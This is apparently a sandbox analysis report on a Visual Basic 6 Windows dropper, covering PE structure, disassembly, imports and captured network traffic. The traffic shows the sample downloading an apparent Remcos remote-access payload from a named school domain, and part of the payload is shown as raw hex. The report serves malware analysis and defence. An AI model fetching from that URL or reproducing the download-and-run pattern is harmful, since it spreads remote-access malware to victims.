TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5fb04c04dc9621084e24b4642ca2fed6

Entrypoint Preview

Instruction
push 0040FEB8h
call 00007F3244D0E2D5h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
dec eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [edi+20h], ch
out 82h, eax

Instruction
xchg eax, ecx
mov ch, 39h
dec edi
mov dword ptr [ecx-64h], ecx
sub byte ptr [ecx-2Dh], al
mov edi, 00000060h
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [edx+00h], al
push es
push eax
add dword ptr [ecx], 49h
outsb
imul esi, dword ptr [ebx+73h], 6C626175h
bound esp, dword ptr [ebp+73h]
je 00007F3244D0E357h
bound eax, dword ptr [eax]
add byte ptr [eax], al
add al, dl
inc edi
or byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax], al
dec esp
xor dword ptr [eax], eax
or eax, E492673Ch
sar dword ptr [esi-6772BA15h], 22h
xchg byte ptr fs:[esi+edi], dh
inc esp
pop es
movsd
sub edx, esi
jne 00007F3244D0E2E8h
ror byte ptr [edx-50h], FFFFFF91h
xor byte ptr [edx], cl
insb
mov dl, 6Ah
mov bh, 3Ah
dec edi
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
in al, DAh
add byte ptr [eax], al
push eax
sub eax, 0F000000h
add byte ptr [edx+52h], al
pop ecx
dec esi
push ebx
dec ebx
dec edi
push esi
push ebp
dec esi
push eax

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x13ef4	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x18000	0x30a4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x114	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x133bc	0x14000	False	0.338391113281	data	5.72023929374	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x2560	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x18000	0x30a4	0x4000	False	0.107666015625	data	3.2477817313	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x193fc	0x1ca8	data		
RT_ICON	0x18754	0xca8	data		
RT_ICON	0x183ec	0x368	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x183bc	0x30	data		
RT_VERSION	0x18150	0x26c	data	Hungarian	Hungary

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaStrI4, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaLateMemSt, __vbaObjSet, __vbaOnError, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, __vbaVarTstLt, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaVarTstEq, __vbaObjVar, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaI4Str, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaVarAdd, __vbaVarDup, __vbaFpI4, __vbaLateMemCallLd, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos


Description	Data
Translation	0x040e 0x04b0
InternalName	COLLUMELLIACEOUSFR
FileVersion	1.00
CompanyName	ColdStone
Comments	ColdStone
ProductName	ColdStone
ProductVersion	1.00
OriginalFilename	COLLUMELLIACEOUSFR.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Hungarian	Hungary	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:54:17.463218927 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:17.704843044 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.705131054 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:17.706018925 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:17.948926926 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.948966026 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.948980093 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.948992968 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.949004889 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.949018002 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.949033976 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.949049950 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.949065924 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.949081898 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.949105978 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:17.949229956 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:17.949330091 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.194422007 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.194454908 CET	80	49754	103.150.60.242	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:54:18.194499016 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.194519043 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.194614887 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.194669962 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195597887 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195626020 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195647001 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195671082 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195676088 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195691109 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195696115 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195718050 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195734024 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195741892 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195765018 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195780993 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195787907 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195812941 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195818901 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195837021 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195848942 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195863962 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195890903 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195894957 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195913076 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195930958 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.195936918 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195960999 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.195982933 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.196022987 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.435492992 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.435529947 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.435549974 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.435776949 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.435780048 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.435807943 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.435832024 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.435844898 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.435853004 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.435878992 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.435885906 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.435931921 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437078953 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437158108 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437167883 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437184095 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437207937 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437208891 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437232018 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437235117 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437257051 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437257051 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437283039 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437305927 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437361002 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437396049 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437414885 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437422037 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437447071 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437448025 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437469006 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437474012 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437491894 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437495947 CET	49754	80	192.168.2.6	103.150.60.242

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:54:18.437513113 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437522888 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437536001 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437570095 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437604904 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437608004 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437629938 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437660933 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437664032 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437690020 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437694073 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437719107 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437743902 CET	49754	80	192.168.2.6	103.150.60.242
Feb 23, 2021 11:54:18.437886000 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437908888 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437931061 CET	80	49754	103.150.60.242	192.168.2.6
Feb 23, 2021 11:54:18.437942028 CET	49754	80	192.168.2.6	103.150.60.242

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:50:20.494863033 CET	64267	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:20.553150892 CET	53	64267	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:20.665954113 CET	49448	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:20.717654943 CET	53	49448	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:22.611630917 CET	60342	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:22.664818048 CET	53	60342	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:23.752387047 CET	61346	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:23.801295042 CET	53	61346	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:25.206598997 CET	51774	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:25.255214930 CET	53	51774	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:26.356784105 CET	56023	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:26.405522108 CET	53	56023	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:47.749281883 CET	58384	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:47.802433014 CET	53	58384	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:49.065958977 CET	60261	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:49.117599010 CET	53	60261	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:50.449726105 CET	56061	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:50.498434067 CET	53	56061	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:51.436479092 CET	58336	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:51.498264074 CET	53	58336	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:55.571991920 CET	53781	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:55.621051073 CET	53	53781	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:58.362514973 CET	54064	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:58.411736012 CET	53	54064	8.8.8.8	192.168.2.6
Feb 23, 2021 11:50:59.567500114 CET	52811	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:50:59.616815090 CET	53	52811	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:00.687546968 CET	55299	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:00.740309000 CET	53	55299	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:04.048954010 CET	63745	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:04.099860907 CET	53	63745	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:05.391443968 CET	50055	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:05.443031073 CET	53	50055	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:09.158325911 CET	61374	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:09.219770908 CET	53	61374	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:10.251880884 CET	50339	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:10.303505898 CET	53	50339	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:11.731232882 CET	63307	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:11.780613899 CET	53	63307	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:16.328846931 CET	49694	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:16.380301952 CET	53	49694	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:22.589905024 CET	54982	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:22.646641016 CET	53	54982	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:23.502558947 CET	50010	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 11:51:23.561414957 CET	53	50010	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:24.597790003 CET	63718	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:24.655122995 CET	53	63718	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:25.062428951 CET	62116	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:25.112900972 CET	53	62116	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:25.580322027 CET	63816	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:25.637217045 CET	53	63816	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:26.145210981 CET	55014	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:26.194143057 CET	53	55014	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:26.768337011 CET	62208	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:26.819892883 CET	53	62208	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:26.949472904 CET	57574	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:27.009488106 CET	53	57574	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:27.723774910 CET	51818	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:27.781016111 CET	53	51818	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:28.796834946 CET	56628	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:28.848501921 CET	53	56628	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:29.329248905 CET	60778	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:29.386674881 CET	53	60778	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:34.320015907 CET	53799	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:34.378639936 CET	53	53799	8.8.8.8	192.168.2.6
Feb 23, 2021 11:51:59.111588001 CET	54683	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:51:59.173008919 CET	53	54683	8.8.8.8	192.168.2.6
Feb 23, 2021 11:52:02.304603100 CET	59329	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:52:02.353513002 CET	53	59329	8.8.8.8	192.168.2.6
Feb 23, 2021 11:52:05.716749907 CET	64021	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:52:05.773998022 CET	53	64021	8.8.8.8	192.168.2.6
Feb 23, 2021 11:54:16.919399977 CET	56129	53	192.168.2.6	8.8.8.8
Feb 23, 2021 11:54:17.435394049 CET	53	56129	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 11:54:16.919399977 CET	192.168.2.6	8.8.8.8	0x1496	Standard query (0)	mtspsmjeli.sch.id	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 11:54:17.435394049 CET	8.8.8.8	192.168.2.6	0x1496	No error (0)	mtspsmjeli.sch.id		103.150.60.242	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mtspsmjeli.sch.id

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49754	103.150.60.242	80	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 11:54:17.706018925 CET	5165	OUT	GET /cl/Jice_remcos%202_tfkxJbdn252.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: mtspsmjeli.sch.id Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 11:54:17.948966026 CET	5166	IN	HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: application/octet-stream Last-Modified: Sun, 21 Feb 2021 23:09:31 GMT Accept-Ranges: bytes Content-Length: 131136 Date: Tue, 23 Feb 2021 10:54:17 GMT Server: LiteSpeed Data Raw: 3a ad 04 c3 ea 0e 50 7a 97 61 2c f0 5c fe 44 4c 29 0c ae ca 1f ad ad 18 dc a1 0a 32 e6 20 82 c5 f9 35 68 d2 3b 10 99 54 54 f6 d5 e7 14 82 c8 66 c9 cd de 83 04 6a 38 10 1a 4d 6b f0 5d ed e3 59 4f ed 8c 3c 73 44 5b 6d 0f 3a 7a be 58 fc 74 1e 48 b1 b4 80 28 38 e4 8d af 5a bf b1 08 6f d1 88 82 f4 c3 aa f3 56 76 40 e8 d9 04 c5 f5 aa 54 d1 0e 58 45 fe 0a 36 78 b5 18 ee 22 d0 16 b1 da e0 9b 84 e6 f2 17 3f ef 4f 53 a4 36 2a a2 b3 5c 18 da b2 47 c9 9a 4f f0 dc e2 9d 29 ef 3a 98 b1 0d 24 e3 2d 04 2b 9c a9 b8 ea 93 88 3f 87 97 a7 77 47 c1 bd 90 f3 90 68 3c 73 2f 6f 4a 8e 03 3a d6 32 51 c8 19 ec 00 7d 87 04 e3 6e 8c 08 9b d7 cf 40 b8 8b c1 9f c8 a8 4d ca 0a 06 3a ef a6 df e9 95 df cb 76 9e 8c 8a 82 38 f2 ab 21 7b 14 67 65 bd de d1 bb f9 ac cc 37 41 84 96 0f 1b 1d 87 ac 85 df df 25 d6 2b cd 28 34 c8 c2 46 14 26 f0 c3 46 05 f3 1a 66 97 b8 12 c4 d7 17 f0 7b 45 97 89 d5 c5 05 b6 0d 06 eb 8b c4 b7 29 d2 7e af b0 af c2 84 dd 42 44 9b cf f2 4a f7 05 d3 e7 19 86 00 e9 3b 52 3f 4c ec 06 82 53 15 c0 c4 6a b2 1a 0e b0 31 04 e2 af c1 45 6b dd d0 4f b9 b8 50 d7 44 1b 14 40 2c 2b b0 37 c9 ac c8 19 b5 ac fa 94 f9 4b a4 16 40 15 40 90 e0 26 9f 02 33 5f 49 39 03 95 01 d7 fe 0e 38 ec cf b3 16 f2 33 ad d5 3d ba 47 31 de 3b 7c bf 3a ce e8 b7 46 9b d7 85 36 ca fa aa ea 9d f9 5a f6 85 90 b8 84 ac f3 af 0b 35 d7 de 06 6d 23 2c 8e 96 2b 1c 58 b5 75 20 2c a1 4b f8 95 31 19 15 f3 ab 3b 78 24 7e 43 a0 96 27 8d 66 68 6f d5 64 b1 b9 99 db 81 5c 97 c5 13 86 6a 53 e1 53 af aa eb 45 a1 5c dd 1a ba 02 86 cb 16 b6 eb 47 ae 4d a4 e1 2f fa 35 0c 23 dd de 05 32 58 77 3a 47 b4 1a a1 bd bb 83 eb c0 f3 f0 ad b4 71 7d 1e 90 5f a8 82 c6 74 33 5e b1 68 d8 35 d7 09 8a 42 45 86 38 59 d5 fb 8b 8e 7a fc a7 b9 d8 b0 ca 4 8 06 6e 13 a1 4a 7a 7b 46 41 a2 fa 7d 85 9a 41 b6 98 66 90 0d 5a b8 d2 37 ba 9a 3d 92 8a 6f ee d9 d4 8e 52 12 e1 bc 37 2c 27 74 1f 03 5e 3e 9c 8e e9 ae 49 0c b6 be 17 7d 2d 43 6a de bd 54 9f ec 52 25 5e 63 76 a5 fc f9 1a 55 cf 84 44 a1 cc 6 1 7b 61 88 e5 7a 78 9c 2d 0a 0a bc 29 e6 f1 63 12 d8 03 60 68 25 ea da 06 ac bc 18 d5 c6 85 66 f9 0e ff e8 2b 4d 57 56 6 8 9b 43 a8 46 44 d3 50 e8 13 c6 c2 21 88 d8 c7 fe 0b 6a be ed 6e 4f 67 5a 61 27 91 f7 41 39 88 6d 63 b3 9c a0 4f 9b bf f5 19 45 d0 98 a2 9f fc 8e 62 8e 11 7d 7d e0 dc ba 63 a2 5e e8 d5 f7 be e8 8e e4 1d 73 d4 fc a1 27 f8 b1 2b 93 56 86 9c b0 28 fb 96 4c f9 6d 02 74 e1 04 2c 9a 3c 06 e2 49 2f 99 51 4c 31 40 e5 a8 7e cb cb 88 c2 a3 5d bb c9 1b 93 f4 7d a9 2f 70 22 5e 3a 50 b2 ad fb 07 63 2d 9c ac fe 58 85 2c 4a 12 4b 98 4c 77 00 44 45 7f 67 95 7e 77 86 98 20 20 3a 35 6b 54 12 5e bd fd c3 e1 08 3f 0b 35 a4 55 fd bd a4 c1 a7 58 7c 4f 6d d6 1b 67 87 49 e1 7f da 98 ce ab 97 a0 4b 91 91 30 34 30 f3 92 50 6c d6 36 8f 67 d9 74 46 a7 f5 04 c6 49 73 f0 e2 27 ef d4 31 c5 16 c8 a7 98 d5 17 b8 b4 ed bd 14 e8 35 8d 38 69 22 16 60 3b 10 3c c8 da 68 a2 91 7c 9a c4 86 c1 c5 02 b7 1c 3c 70 44 5b 6d 0b 3a 7a be a7 03 74 1e f0 b1 b4 80 28 38 e4 8d ef 5a bf b1 08 6f d1 88 82 f4 c3 aa f3 56 76 40 e8 d9 04 c5 f5 aa 54 d1 0e 58 45 fe 0a 36 78 b5 18 ee 22 d0 ee b1 da e0 95 9b 5c fc 17 8b e6 82 72 1c 37 66 6f 92 08 70 b3 c1 67 b9 e8 20 97 ae 83 f0 09 8c 5b f6 df 62 50 c3 4f 61 0b ee dc d6 ca fa e6 1f c3 d8 f4 57 2a ae d9 f5 dd 9d 65 36 57 2f 6f 4a 8e 03 3a d6 56 2d 4f a0 cc 1d 94 6d 24 fe 87 66 28 86 3e 25 2d 86 7f 2b be d5 41 a7 b9 34 f6 d0 cd bb 36 03 b5 c2 22 9c b1 91 63 68 Data Ascii: :Pza,\DL)2 5h;TTfj8Mk]YO<sD[m:zXtH(8ZoVv@TXE6x"?OS6*\GO):$-+?wGh<s/oJ:2Q}n@M:v8!{ge7A%+(4F&Ff{E)~BDJ;R?LSj1EkOPD@,+7K@@&3_I983=G1;\|:F6Z5m#,+Xu ,K1;x$~C'fhod\jSSE\GM/5#2Xw:Gq}_t3^ 